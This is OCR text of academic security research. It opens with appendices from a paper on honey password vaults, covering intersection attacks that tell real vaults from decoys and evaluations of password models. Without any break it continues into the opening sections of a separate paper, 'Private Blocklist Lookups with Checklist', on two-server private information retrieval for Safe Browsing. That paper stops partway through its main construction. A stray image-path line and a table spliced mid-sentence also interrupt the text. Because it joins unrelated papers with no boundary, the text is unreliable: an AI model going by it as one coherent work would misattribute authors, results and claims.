C Intersection Attacks Against Honey Vault Schemes

We evaluate the security of honey vault schemes against intersection attacks with the real-world datasets.

Experimental settings. For each vault (with a size larger than 2) in the vault dataset Pastebin, we randomly shuffle the passwords in the vault and treat the last password as a new added one. In this way, we get the old and new versions for each (real) vault (here, the old version is the vault without the last password). Then we use the honey vault schemes to generate the decoys for these real vaults (note the decoys have respective two versions as well). The rest of the experiment settings are the same as those in Section 5.

Intersection attacks. We leverage a trivial intersection attack for the evaluation. This attack only leverages the similarity between the old and new versions of vaults, but not considers the difference between the real vault distribution and the vault model. For each candidate vault V_i with its old and new versions $V_i^{\mathrm{o}}, V_i^{\mathrm{n}}$, the priority function $p_{\mathrm{TIA}}(V_i)$ of the trivial intersection attack is equal to 1 if V_i^{o} is the same as V_i^{n} except for the last password, otherwise, 0. In other words, the attack directly excludes these vaults of which two versions are not similar.

Table 8: The average rank $\bar{r}$ for single-password models under the single-password attack

Model	Chatterjee-PCFG	Golla-Markov	Weir-PCFG	Neural network	Best-Markov[1]
$\bar{r}$	18%	35%	33%	40%	50%

[1] Best-Markov is the 5-order Markov model using distribution-based normalization and Laplace smoothing with the pseudocount of 0.001.

Table 9: The average rank $\bar{r}$ for Best-Markov trained with different datasets under the single-password attack

Dataset	Dodonew	000Webhost	CSDN	ClixSense	Yahoo	Myspace
$\bar{r}$	47%	48%	45%	47%	49%	50%

Experimental results. The intersection attack can directly tell the real vault with 100% accuracy for all existing honey vault schemes. This is because the two versions of each decoy vault are randomly generated and there is only a very small probability that the two versions are similar. In contrast, our scheme generates the new version of each decoy vault by adding a new password to the old version. Therefore, it can resist the intersection attack.


D Evaluating Single-Password Models

To instantiate our construction with a good single-password model, we evaluate the existing models with the single-password attack.

Existing single-password models. We here evaluate Chatterjee-PCFG [12], Golla-Markov [17], Weir-PCFG [49], the neural network model [35], and Markov models [34] using different methods. The neural network model proposed by Melicher et al. [35] is the same as 10-order Markov model except that the transition probabilities are calculated by recurrent neural networks. The performance of the model heavily depends on its parameter settings. Here we use the default settings in the example configuration on GitHub. Similar to the neural network model, the performance of Markov models relies on its normalization and smoothing methods. We note that in the Markov models with distribution-based normalization, we train independent Markov models for passwords with different lengths, which is not considered in [34] but [17]. We employ this operation because it can make a significant improvement on the performance of Markov models. So, we only present the experiments with this operation.

Experimental settings. We randomly choose 50% passwords from RockYou as the training set for PMTEs and attacks, while randomly selecting 10^4 passwords from the remaining part of RockYou as real passwords. Apart from that, other experimental settings are the same as those for honey vaults.

Experimental results. As shown in Fig. 5, Tables 7 and



(a) Our single-similar-password model (b) Password-to-path model [36] (c) Context Wasserstein autoencoder [37]

Figure 7: RCDFs for our honey vault scheme using different single-similar-password models under attacks (with the best performance similar meter)

Table 10: The average rank $\bar{r}$ for our honey vault scheme with different single-similar-password models

Attack	Ours	Password-to-path model [36]	Context Wasserstein autoencoder [37]
KL divergence	42%	52%	68%
Single password	48%	47%	42%
Password similarity (Levenshtein)	45%	24%	23%
Password similarity (LCS)	47%	31%	**18%**
Password similarity (Manhattan)	46%	**23%**	24%
Password similarity (Overlap)	**43%**	37%	22%
Hybrid (Levenshtein)	44%	26%	22%
Hybrid (LCS)	46%	28%	19%
Hybrid (Manhattan)	43%	**24%**	22%
Hybrid (Overlap)	**42%**	35%	**17%**

8, the 5-order Markov models using distribution-based normalization and Laplace smooth with pseudocount of 10^{-3} can guarantee the expected security, where the average rank is 50%. We denote these models as *Best-Markov*. We also achieve good performance for Best-Markov via using other password datasets including Dodonew, 000Webhost, CSDN, ClixSense, Yahoo, and Myspace. Note these datasets are extensively used in password researches, e.g., [34, 47, 49]. As shown in Fig. 6 and Table 9, the average ranks of Best-Markov all approach to the expected value ($\approx 50\%$) and meanwhile, the RCDFs are all close to the baseline. Due to the good performance of Best-Markov, we will use it in our vault model.

E Evaluating Single-Similar-Password Models

To choose a single-similar-password model for our multi-similar-password model, we evaluate two existing models, the password-to-path model (pass2path) [36] and the context Wasserstein autoencoder (CWAE) [37] along with our simple model (Appendix A) under our proposed attacks. Wang et al. [48] also propose a design, but we do not consider it because: 1) pass2path always outperforms this model on target password guessing [36]; 2) Wang et al. do not open-source the code, which brings difficulty in comparison.

Experimental settings. The settings are the same as those in Section 5, except the following.

1. *Training.* We leverage pass2path and CWAE which are trained by the authors and provided on GitHub. We do not train these two models with the real dataset Pastebin, because the dataset is too small for them and cannot provide sufficient training. We note that our model is simple and can be trained with a small-scale dataset.
2. *Password-similarity features.* Pass2path is training from the password pairs (pw_1, pw_2) satisfying that the Levenshtein distance between pw_1 and pw_2 is not more than 5. So we use this feature as Feature M in the password-similarity attack. As for CWAE, we still use Feature LCSStr as Feature M.
3. *Encoder.* We directly sample passwords from pass2path and CWAE to generate decoy vaults in the experiments, instead of implementing their encoders. This is because these models yield heavy time complexity in encoding. For example, in pass2path, "Password" can be generated from "password" 1) by capitalizing "p" or 2) by deleting "p" then inserting "P" or 3) via other paths. To resist encoding attacks, the encoder needs to parse all generating paths [13], yielding exponential time complexity.

Experimental results. As shown in Fig. 7 and Table 10, our simple design performs the best: the average rank $\bar{r}$ is not less than 42% under any attacks. This means no attacks achieve more than 58% accuracy in distinguishing real and decoy vaults. Both pass2path and CWAE cannot generate plausible-looking decoys: targeting pass2path, the password similarity attack with the Manhattan meter achieves 77% accuracy; targeting CWAE, the hybrid attack with the Overlap meter achieves 83% accuracy. Since our simple model performs well on decoy generating, it may also perform well on password guessing. We leave this as future work.

Private Blocklist Lookups with Checklist

Dmitry Kogan
Stanford University

Henry Corrigan-Gibbs
MIT CSAIL

Abstract. This paper presents Checklist, a system for private blocklist lookups. In Checklist, a client can determine whether a particular string appears on a server-held blocklist of strings, without leaking its string to the server. Checklist is the first blocklist-lookup system that (1) leaks no information about the client's string to the server, (2) does not require the client to store the blocklist in its entirety, and (3) allows the server to respond to the client's query in time *sublinear* in the blocklist size. To make this possible, we construct a new two-server private-information-retrieval protocol that is both asymptotically and concretely faster, in terms of server-side time, than those of prior work. We evaluate Checklist in the context of Google's "Safe Browsing" blocklist, which all major browsers use to prevent web clients from visiting malware-hosting URLs. Today, lookups to this blocklist leak partial hashes of a subset of clients' visited URLs to Google's servers. We have modified Firefox to perform Safe-Browsing blocklist lookups via Checklist servers, which eliminates the leakage of partial URL hashes from the Firefox client to the blocklist servers. This privacy gain comes at the cost of increasing communication by a factor of 3.3×, and the server-side compute costs by 9.8×. Checklist reduces end-to-end server-side costs by 6.7×, compared to what would be possible with prior state-of-the-art two-server private information retrieval.

1 Introduction

This paper proposes a new system for *private blocklist lookups*. In this setting, there is a client, which holds a private bitstring, and a server, which holds a set of blocklisted strings. The client wants to determine whether its string is on the server's blocklist, without revealing its string to the server.

This blocklist-lookup problem arises often in computer systems:

- Web browsers check public-key certificates against blocklists of revoked certificates [54, 60, 61].
- Users of Google's Password Checkup and the "Have I Been Pwned?" service check their passwords against a blocklist of breached credentials [51, 62, 63, 82, 84].
- Antivirus tools check the hashes of executed binaries against blocklists of malicious software [26, 57, 65].
- Browsers and mail clients check URLs against Google's Safe Browsing blocklist of phishing sites [9, 38, 43].

A simple approach for blocklist lookups is to store the blocklist on the server and have the client send its query string to the server. However, the string that the client is checking against the blocklist is often *private*: the client wants to hide from the server which websites she is visiting, or which passwords she is using, or which programs she is running.

Another approach is to store the entire blocklist on the client [28]. Maintaining a client-side blocklist offers maximal client privacy, since the server learns nothing about which strings the client checks against the blocklist. The downside is that the client must download and store the entire blocklist—consuming scarce client-side bandwidth and storage. Chrome uses this approach for its certificate-revocation blocklist [60]. Unfortunately, client-side resource constraints limit the size of client-side blocklists: Chrome's revocation blocklist (as of May 2021) covers under 1,200 revoked certificates out of millions of revoked certificates on the web [52], and thus provides suboptimal protection against revoked certificates.

A hybrid approach is also possible: the client stores a *compressed* version of the blocklist, which allows the client to perform most blocklist lookups locally, at a modest storage cost. The compressed blocklist, like a Bloom filter [11], can return false-positive answers to blocklist queries. When the local blocklist gives a positive answer, the client queries the server to check whether a local positive is a true positive. The Safe Browsing API client uses this technique. The limitation of this strategy is that the client's queries to the server still leak some information about the client's private string. In particular, the Safe Browsing client's queries to the server allow the server to make a good guess at which URL the client is visiting [9, 38, 45, 70].

Existing techniques for private blocklist lookups are inadequate. Keeping the blocklist on the client in its entirety is infeasible when the blocklist is large. Querying a server-side blocklist leaks sensitive client data to the server.

This paper presents the design and implementation of Checklist, a new privacy-respecting blocklist-lookup system. Using Checklist is less expensive, in terms of total communication, than maintaining a client-side blocklist. And, unlike conventional server-side blocklists, Checklist leaks *nothing* about the client's blocklist queries to the system's servers. We achieve this privacy property using a new high-throughput form of two-server private information retrieval. Checklist requires only a modest amount of server-side computation:

in a blocklist of n entries, the amortized server-side cost is $O(\sqrt{n})$ work per query. Concretely, a server can answer client queries to the three-million-entry Safe Browsing blocklist in under half a core-millisecond per query on average. Our new PIR scheme reduces the server-side compute costs by 6.7×, compared with a private-blocklist scheme based on existing PIR protocols.

To our knowledge, Checklist is the first blocklist-lookup system that (1) leaks no information about the client's string to the server, (2) does not require the client to store the blocklist in its entirety, and (3) achieves per-query server-side computation that is *sublinear* in the blocklist size.

At the heart of Checklist is a new "offline/online" private-information-retrieval scheme [12, 27, 69]. These schemes use client-specific preprocessing in an offline phase to reduce the computation required at query (online) time. On a blocklist with n entries and with security parameter $\lambda \approx 128$, our scheme requires the servers to perform work $O(\sqrt{n})$ per query, on average. This improves the $O(\lambda\sqrt{n})$ per-query cost of schemes from prior work [27] and amounts to a roughly 128-fold concrete speedup. In addition, prior offline/online schemes do not perform well when the blocklist/database changes often (since even a single-entry change to the blocklist requires rerunning the preprocessing step). By carefully structuring the blocklist into a cascade of smaller blocklists, we demonstrate that it is possible to reap the benefits of these fast offline/online private-information-retrieval schemes even when the blocklist contents change often. In particular, in a blocklist of n entries, our scheme requires server-side computation $O(\log n)$ per blocklist update per client, whereas a straightforward use of offline/online private-information-retrieval schemes would yield $\Omega(n)$ time per update per client.

Limitations. First, since Checklist builds on a two-server private-information-retrieval scheme, it requires two independent servers to maintain replicas of the blocklist. The system protects client privacy as long as *at least one* of these two servers is honest (the other may deviate arbitrarily from the prescribed protocol). In practice, two major certification authorities could run the servers for certificate-revocation blocklists. Google and Mozilla could run the servers for the Safe-Browsing blocklist. An OS vendor and antivirus vendor, such as Microsoft and Symantec, could each run a server for malware blocklists. Second, while Checklist reduces *server-side* CPU costs, compared with a system built on the most communication-efficient prior two-server PIR scheme [15] (e.g., by 6.7× when used for Safe Browsing), Checklist increases the *client-to-server* communication (by 2.7×) relative to a system based on this earlier PIR scheme. In applications in which client resources are extremely scarce, Checklist may not be appropriate. But for applications in which server-side costs are important, Checklist will dominate. We discuss these and other deployment considerations in Section 8.

Experimental results. We implemented our private blocklist-lookup system in 2,481 lines of Go and 497 lines of C. In addition, we configure the Firefox web browser to use our private blocklist-lookup system to query the Safe Browsing blacklist. (By default Firefox makes Safe-Browsing blocklist queries to the server via the Safe Browsing v4 API, which leaks a 32-bit hash of a subset of visited URLs to Google's servers.) Under a real browsing workload, our private-blocklisting system requires 9.4× more servers than a non-private baseline with the same latency and increases total communication cost by 3.3×. We thus show that it is possible to eliminate a major private risk in the Safe Browsing API at a manageable cost.

Contributions. The contributions of this paper are:

- A new two-server offline/online private-information-retrieval protocol that reduces the servers' computation by a factor of the security parameter $\lambda \approx 128$.
- A general technique for efficiently supporting database updates in private-information-retrieval schemes that use database-specific preprocessing.
- A blocklist-lookup system that uses these new private-information-retrieval techniques to protect client privacy.
- An open-source implementation and experimental validation of Checklist applied to the Safe Browsing API. (Our code is available on GitHub [1].)

2 Goals and overview

2.1 Problem statement

In the private-blocklist-lookup problem, there is a *client* and one or more blocklist *servers*. The blocklist $\mathcal{B}$ is a set of strings, of which each server has a copy. We assume, without loss of generality, that the strings in the blocklist are all of some common length ℓ (e.g., 256 bits). If the strings are longer or shorter, we can always hash them to 256 bits using a collision-resistant hash function, such as SHA256.

Initially, the client may download some information about the blocklist from the servers. Later on, the client would like to *lookup* strings in the blocklist: the client holds a string $X \in \{0,1\}^\ell$ and, after interaction with the servers, the client should learn whether or not the string X is on the servers' blocklist (i.e., whether $X \in \mathcal{B}$). In addition, the servers may add and remove strings from the blocklist over time. We do *not* attempt to hide the blocklist from the client, though it is possible to do so using an extension described in Section 8.2.

The goals of such a system, stated informally, are:

- **Correctness.** Provided that the client and servers correctly execute the prescribed protocol, the client should receive correct answers to its blocklist queries, except with some negligible failure probability.
- **Privacy.** In our setting, there are two blocklist servers and as long as one of these servers executes the protocol faithfully, an adversary controlling the network and the other blocklist server learns nothing about the queries

that the client makes to the blocklist (apart from the total number of queries).

Formally, the adversarial server should be able to simulate its view of its interaction with the client and the honest server, given only the system's public parameters and the number of queries that the client makes.

Efficiency. In our setting, the two key efficiency metrics are:

- *Server-side computation*: The amount of computation that the servers need to perform per query.
- *Total communication*: The number of bits of communication between the client and blocklist servers.

Since clients typically make many queries to the same blocklist, we consider both of these costs as amortized over many queries and many blocklist updates (additions and removals).

Using a client-side blocklist minimizes server-side computation, but requires communication linear in the number of blocklist updates. Using standard private-information-retrieval protocols [15, 24, 39, 59] minimizes communication but requires per-client server-side computation linear in the blocklist size. Checklist minimizes the server-side computation without the client having to download and store the entire blocklist.

2.2 Design overview

Checklist consists of two main layers: the first layer allows private lookups to *static array-like* databases. The second layer adds support for dynamic dictionaries that allow private *key-value* lookups and efficient *updates*. We now explain the design of each layer.

Private lookups. A straightforward way to implement private lookups is to use private information retrieval (PIR) [15,23,24]. With standard PIR schemes, the running time of the server on each lookup is linear in the blocklist size n. In contrast, recent "offline/online" PIR schemes [27] reduce the server's online computational cost to $\lambda\sqrt{n}$, after the client runs a linear-time preprocessing phase with the server. During this preprocessing phase, the client downloads a *compressed representation* of the blocklist. These offline/online PIR schemes are well suited to our setting: the client and server can run the (relatively expensive) preprocessing step when the client first joins Checklist. Thereafter, the server can answer private blocklist queries from the client in time sublinear in the blocklist length—much faster than conventional PIR.

To instantiate this paradigm, we construct in Section 4 a new offline/online PIR scheme that achieves a roughly 128-fold speedup over the state of the art, in terms of server-side computation. (Asymptotically, our new scheme reduces the servers' online time to roughly $\sqrt{n}$ from $\lambda\sqrt{n}$, where $\lambda \approx 128$ is the security parameter.)

As with many PIR schemes, our protocol requires two servers, and it protects client privacy as long as at least one server is honest.

Dynamic dictionaries. Offline/online PIR schemes allow the server to answer client queries at a low cost *after* the client and server have run a relatively expensive preprocessing phase. One hitch in using these schemes in practice is that the client and server have to rerun the expensive preprocessing step whenever the server-side blocklist (database) changes. If the blocklist changes often, then the client and server will have to rerun the preprocessing phase frequently. The recurring cost of the preprocessing phase may then negate any savings that an offline/online PIR scheme would afford.

The second layer of our system, described in detail in Section 5, reaps the efficiency benefits of offline/online PIR schemes, even in a setting in which the blocklist changes frequently. Our high-level approach, which follows a classic idea from the data-structures literature [10] and its applications in cryptography [20, 41, 68, 77, 81], is to divide the length-n blocklist into $O(\log n)$ buckets, where the bth bucket contains at most 2^b entries. The efficiency gains come from the fact that only the contents of the small buckets, for which preprocessing is inexpensive, change often. The large buckets, for which preprocessing is costly, change rarely. We use preexisting techniques [23] to support key-value lookups to the database, rather than array-like lookups.

With this strategy, the amortized cost per blocklist update is $O(\log n)$. In contrast, a naïve application of offline/online PIR would lead to $\Omega(n)$ amortized cost per update.

3 Background

This section summarizes the relevant background on private information retrieval.

Notation. For a natural number n, the notation $[n]$ refers to the set $\{1, 2, \ldots, n\}$. All logarithms are base 2. We ignore integrality concerns and treat expressions like $\sqrt{n}$, $\log n$, and m/n as integers. The expression $\mathrm{negl}(\cdot)$ refers to a function whose inverse grows faster than any fixed polynomial. For a finite set S, the notation $r \xleftarrow{R} S$ refers to choosing r independently and uniformly at random from the set S. For $p \in [0, 1]$, the notation $b \xleftarrow{R} \mathsf{Bernoulli}(p)$ refers to choosing the bit b to be "1" with probability p and "0" with probability $1 - p$. For a bit $b \in \{0, 1\}$, we use $\bar{b}$ to denote the bit $1 - b$. For two equal-length bit strings $X, Y \in \{0, 1\}^\ell$, we use $X \oplus Y \in \{0, 1\}^\ell$ to refer to their bitwise XOR.

3.1 Private information retrieval (PIR)

In a private information retrieval (PIR) system [24, 25], a set of servers holds identical copies of an n-row database. The client wants to fetch the ith row of the database, without leaking the index i of its desired row to the servers. We work in the *two-server setting*, in which the client interacts with two database replicas. The system protects the client's privacy as long the adversary controls at most one of the two servers.

In traditional PIR schemes, the servers must take a linear scan over the entire database in the process of answering each client query. In the standard setting of PIR, in which the

servers store the database in its original form, this linear-time server-side computation is inherent [7].

Offline/online PIR. This linear-time cost on the servers is a performance bottleneck, so recent work [12, 27, 30, 69] constructs "offline/online" PIR schemes, which move the servers' linear-time computation to an offline preprocessing phase. Offline/online PIR schemes work in two phases:

- **In the offline phase**, which takes place before the client decides which database row it wants to fetch, the client downloads a *hint* from one of the PIR servers. The hint's size is sublinear in the size of the full database, though generating it still takes the server time that is at least linear in the size of the database.
- **In the online phase**, which takes place once the client decides which database row it wants to fetch, the client uses its hint to issue a query to the PIR servers. The servers' responses to the queries allow the client to reconstruct the database row it is interested in, as well as to update its hint in preparation for future queries. The total communication and the server's work in this step are sublinear in the database size.

There are two benefits to using offline/online PIR schemes:

1. *Lower latency.* The amount of online computation that the servers need to perform to service a client query is sublinear in the database size, compared with linear for standard PIR schemes. This lower online cost can translate into lower perceived latency for the client.
2. *Lower total amortized cost.* Since each client can reuse a single hint for making many online queries, the servers' work per query is also sublinear in the database size, compared with linear for standard PIR schemes.

3.2 Puncturable pseudorandom set

To construct our PIR schemes, we will use *puncturable pseudorandom sets* [27, 76], for which there are simple constructions from any pseudorandom generator (e.g., AES-CTR).

Informally, a puncturable pseudorandom set gives a way to describe a pseudorandom size-$\sqrt{n}$ subset $S \subset \{1, \ldots, n\}$ using a short cryptographic key sk. (The set size is a tunable parameter, but in this paper we always take the subset size to be $\sqrt{n}$.) Furthermore, it is possible to "puncture" the key sk at any element $i \in S$ to get a key sk_p that is a concise description of the set $S' = S \setminus \{i\}$. The important property of the punctured key is that it hides the punctured element, in a strong cryptographic sense. That is, given only sk_p, an adversary cannot guess which was the punctured element with better probability than randomly guessing an element from $[n] \setminus S'$. This notion of puncturing comes directly from the literature on puncturable pseudorandom functions [13, 16, 50, 56, 74].

The full syntax and definitions appear in prior work [27], but we recall the important ideas here. More formally, a punctured pseudorandom set consists of the following algorithms, where we leave the security parameter implicit:

- $\mathsf{Gen}(n) \to \mathsf{sk}$. Generate a random puncturable set key sk.
- $\mathsf{GenWith}(n, i) \to \mathsf{sk}$. Given an element $i \in [n]$, generate a random puncturable set key sk such that the element $i \in \mathsf{Eval}(\mathsf{sk})$.
- $\mathsf{Eval}(\mathsf{sk}) \to S$. Given an unpunctured key sk, output a pseudorandom set $S \subseteq [n]$ of size $\sqrt{n}$. (Or, given a punctured key sk_p, output a pseudorandom set of size $\sqrt{n} - 1$.)
- $\mathsf{Punc}(\mathsf{sk}, i) \to \mathsf{sk}_\mathsf{p}$. Given a set key sk and element $i \in \mathsf{Eval}(\mathsf{sk})$, output a punctured set key sk_p such that $\mathsf{Eval}(\mathsf{sk}_\mathsf{p}) = \mathsf{Eval}(\mathsf{sk}) \setminus \{i\}$.

Constructions. Prior work [27] constructs puncturable sets from any pseudorandom generator $G\colon \{0,1\}^\lambda \to \{0,1\}^{2\lambda}$ (e.g., AES in counter mode) such that: (a) the set keys are λ bits long and (b) the punctured set keys are $O(\lambda \log n)$ bits long. Furthermore, the computation cost of Eval consists almost entirely of $O(\sqrt{n})$ invocations of the PRG.

4 PIR with faster online time

In this section, we describe our new two-server offline/online PIR protocol. Throughout this section, we view the database as a static array; in Section 5 we handle the case of a key-value database that changes over time.

Compared with the best prior two-server scheme [27], ours improves the servers' online time and the online communication by a multiplicative factor of the security parameter λ. Since we typically take $\lambda \approx 128$ in practice, this improvement gives roughly a 128-fold improvement in communication and online computation cost.

Specifically, on a database of n records, of length ℓ bits each, and security parameter λ, existing PIR schemes have online communication $O(\lambda^2 \log n + \lambda\ell)$ and online server time $O(\lambda\ell\sqrt{n})$, measured in terms of main-memory reads and evaluations of a length-doubling PRG. We bring the online communication cost down to $O(\lambda \log n + \ell)$ bits and the online server-side computation time down to $O(\ell\sqrt{n})$ operations (dominated by the cost of $O(\sqrt{n})$ AES operations and $O(\sqrt{n})$ random-access ℓ-bit database lookups). Concretely, these costs are modest—less than a kilobyte of communication and under 150 microseconds, even for blocklists with millions of entries.

In terms of the preprocessing phase, similarly to previous work [27], our protocol uses $\lambda\ell\sqrt{n}$ bits of communication and requires the server to do $O(\lambda\ell n)$ work per client.

4.1 Definition

A two-server offline/online PIR scheme for a database $\mathcal{D} = (D_1, \ldots, D_n)$ of n records, of length ℓ bits each, consists of the following four algorithms, where we leave the security parameter implicit.

$\mathsf{Hint}(\mathcal{D}) \to h$. The first database server uses the Hint algorithm to generate a preprocessed data structure h that a client can later use to privately query the database $\mathcal{D}$. The

Hint algorithm is randomized, and the first server must run this algorithm once per client.

$\mathsf{Query}(h, i) \to (\mathsf{st}, q_0, q_1)$. The client uses the Query algorithm to generate the PIR queries it makes to the database servers. The algorithm takes as input the hint h and the database index $i \in [n]$ that the client wants to read. The algorithm outputs client state st and PIR queries q_0 and q_1, one for each server.

$\mathsf{Answer}(\mathcal{D}, q) \to a$. The servers uses Answer, on database $\mathcal{D}$ and client query q to produce an answer a.

$\mathsf{Reconstruct}(\mathsf{st}, a_0, a_1) \to (h', D_i)$. The client uses state st, generated at query time, and the servers' answers a_0 and a_1 to produce a new hint h' and the database record $D_i \in \{0,1\}^\ell$.

We sketch the correctness and privacy definitions here for the case in which the client makes a single query. Prior work gives the (lengthy) definitions for the multi-query setting [27].

Correctness. If an honest client interacts with honest servers, the client recovers its desired database record. We say that an offline/online PIR scheme is *correct* if, for all databases $\mathcal{D} = (D_1, \ldots, D_n)$ and all $i \in [n]$, the probability

$$\Pr\left[\begin{array}{rl} h & \leftarrow \mathsf{Hint}(\mathcal{D}) \\ (\mathsf{st}, q_0, q_1) & \leftarrow \mathsf{Query}(h, i) \\ D_i' = D_i : \quad a_0 & \leftarrow \mathsf{Answer}(\mathcal{D}, q_0) \\ a_1 & \leftarrow \mathsf{Answer}(\mathcal{D}, q_1) \\ (_, D_i') & \leftarrow \mathsf{Reconstruct}(\mathsf{st}, a_0, a_1) \end{array}\right]$$

is at least $1 - \mathrm{negl}(\lambda)$, on (implicit) security parameter λ.

Security. An attacker who controls either one of the two servers learns nothing about which database record the client is querying, even if the attacker deviates arbitrarily from the prescribed protocol. More formally, for a database $\mathcal{D} = (D_1, \ldots, D_n)$ and $i \in [n]$, define the probability distributions

$$\mathsf{View}_{\mathcal{D},0,i} := \left\{ h, q_0 : \begin{array}{rl} h & \leftarrow \mathsf{Hint}(\mathcal{D}) \\ (_, q_0, _) & \leftarrow \mathsf{Query}(h, i) \end{array} \right\},$$

capturing the "view" of the first server, and

$$\mathsf{View}_{\mathcal{D},1,i} := \left\{ q_1 : \begin{array}{rl} h & \leftarrow \mathsf{Hint}(\mathcal{D}) \\ (_, _, q_1) & \leftarrow \mathsf{Query}(h, i) \end{array} \right\},$$

capturing the "view" of the second server.

An offline/online PIR scheme is *secure* if, for every number of records n, record length ℓ, database $\mathcal{D}$, servers $s \in \{0,1\}$, and $i, j \in [n]$ the distributions $\mathsf{View}_{\mathcal{D},s,i}$ and $\mathsf{View}_{\mathcal{D},s,j}$ are computationally indistinguishable. This definition implicitly captures security against an adversarial server that colludes with additional clients in the system, since the adversary can simulate the responses of the honest server to such clients.

4.2 Our scheme

Prior offline/online PIR schemes [27] natively have relatively large correctness error: the online phase fails with relatively large probability $\approx 1/\sqrt{n}$. To allow the client to recover its record of interest with overwhelming probability, the client and server must run the online-phase protocol λ times in parallel to drive the correctness error down to $(1/\sqrt{n})^\lambda = \mathrm{negl}(\lambda)$. Our improved PIR scheme (Construction 1) is slightly more complicated than those of prior work, but the benefit is that it has very low (i.e., cryptographically negligible) correctness error. Since our protocol has almost no correctness error, the parties need not repeat the protocol λ times in parallel, which yields our λ-fold performance gain.

Our main result of this section is:

Theorem. *Construction 1 is a computationally secure offline/online PIR scheme, assuming the security of the underlying puncturable pseudorandom set. On a database of $n \in \mathbb{N}$ records, each of length ℓ bits, and security parameter $\lambda \in \mathbb{N}$ (used to instantiate the puncturable pseudorandom set), the scheme has:*

- *offline communication $\lambda(\ell\sqrt{n} + 1)$ bits,*
- *offline time $O(\lambda\ell n)$,*
- *client query time $O(n)$ in expectation,*
- *online communication $2(\lambda + 1)\log n + 4\ell$ bits, and*
- *online server time $O(\ell\sqrt{n})$.*

We formally analyze the correctness and security of Construction 1 in the full version of this work [58]. Here, we describe the intuition behind how the construction works.

Offline phase. In the offline phase of the protocol, the first server samples $T = \lambda\sqrt{n}$ puncturable pseudorandom set keys $(\mathsf{sk}_1, \ldots, \mathsf{sk}_T)$. Then, for each $t \in [T]$, the server computes the parity of the database records indexed by the set $\mathsf{Eval}(\mathsf{sk}_t)$. If the database consists of n records $D_1, \ldots, D_n \in \{0,1\}^\ell$, then the t-th parity word is: $P_t = \bigoplus_{j \in \mathsf{Eval}(\mathsf{sk}_t)} D_j \in \{0,1\}^\ell$. The t keys $(\mathsf{sk}_1, \ldots, \mathsf{sk}_T)$ along with the T parity words $(P_1, \ldots, P_T)$ form the hint that the server sends to the client. If the server uses a pseudorandom generator seeded with seed to generate the randomness for the T invocations of Gen, the hint that the client stores consists of $(\mathsf{seed}, P_1, \ldots, P_T)$ and has length $\lambda + \lambda\ell\sqrt{n}$ bits.

The key property of this hint is that with overwhelming probability (at least $1 - 2^{-\lambda}$), each database record will be included in at least one of the parity words. That is, for every $i \in [n]$, there exists a $t \in [T]$ such that $i \in \mathsf{Eval}(\mathsf{sk}_t)$.

Online phase. In the online phase, the client has decided that it wants to fetch the ith record of the database, for $i \in [n]$.

The client's general strategy will be to obtain the parity words of the database records indexed by sets of indices S and $S \setminus \{i\}$. The client will then recover the value of the database record from the two parity words.

Our scheme uses two instantiations of this strategy. In the first case, the client will take the set S and its parity word P from the stored hint. In the second case, the client will choose S to be a fresh random set that contains i. The client chooses between the instantiations at random each time it wants to

Construction 1 (Our offline/online PIR scheme)**.** Parameters: database size $n \in \mathbb{N}$, record length $\ell \in \mathbb{N}$, security parameter $\lambda \in \mathbb{N}$, $T := \lambda\sqrt{n}$, puncturable pseudorandom set (Gen, GenWith, Eval, Punc) construction of Section 3.2 with universe size n and set size $\sqrt{n}$.

$\underline{\mathsf{Hint}(\mathcal{D}) \to h.}$

- For $t \in [T]$:
  - Sample a puncturable-set key $\mathsf{sk}_t \leftarrow \mathsf{Gen}(n)$.
    // To reduce the hint size, we can sample the
    // randomness for the T invocations of Gen *from a*
    // pseudorandom generator, whose seed we include
    // in the hint.
  - Set $S_t \leftarrow \mathsf{Eval}(\mathsf{sk}_t)$.
  - Compute the parity word $P_t \in \{0,1\}^\ell$ of the database records indexed by the set S_t.
    That is, let $P_t \leftarrow \bigoplus_{j \in S_t} D_j$.
- Output the hint as: $h \leftarrow \big((\mathsf{sk}_1, \ldots, \mathsf{sk}_T), (P_1, \ldots, P_T)\big)$.

$\underline{\mathsf{Query}(h, i) \to (\mathsf{st}, q_0, q_1).}$

- Sample bit $\beta \xleftarrow{R} \mathsf{Bernoulli}(2(\sqrt{n}-1)/n)$.
- If $\beta = 0$: $(\mathsf{st}', q_0, q_1) \leftarrow \mathsf{QueryCommon}(h, i)$.
- If $\beta = 1$: $(\mathsf{st}', q_0, q_1) \leftarrow \mathsf{QueryRare}(i)$.
- Set $\mathsf{st} \leftarrow (h, \beta, \mathsf{st}')$
- Return (st, q_0, q_1)

$\underline{\mathsf{Answer}(\mathcal{D}, q) \to a.}$

- Parse the query q as a pair $(\mathsf{sk}_\mathsf{p}, r)$, where sk_p is a punctured set key and $r \in [n]$.
- Compute $S_\mathsf{p} \leftarrow \mathsf{Eval}(\mathsf{sk}_\mathsf{p})$ and compute the parity word $W \in \{0,1\}^\ell$ of the database records indexed by this set: $W \leftarrow \bigoplus_{j \in S_\mathsf{p}} D_j$.
- Return $a \leftarrow (W, D_r) \in \{0,1\}^{2\ell}$ to the client.

$\underline{\mathsf{Reconstruct}(\mathsf{st}, a_0, a_1) \to (h', D_i).}$
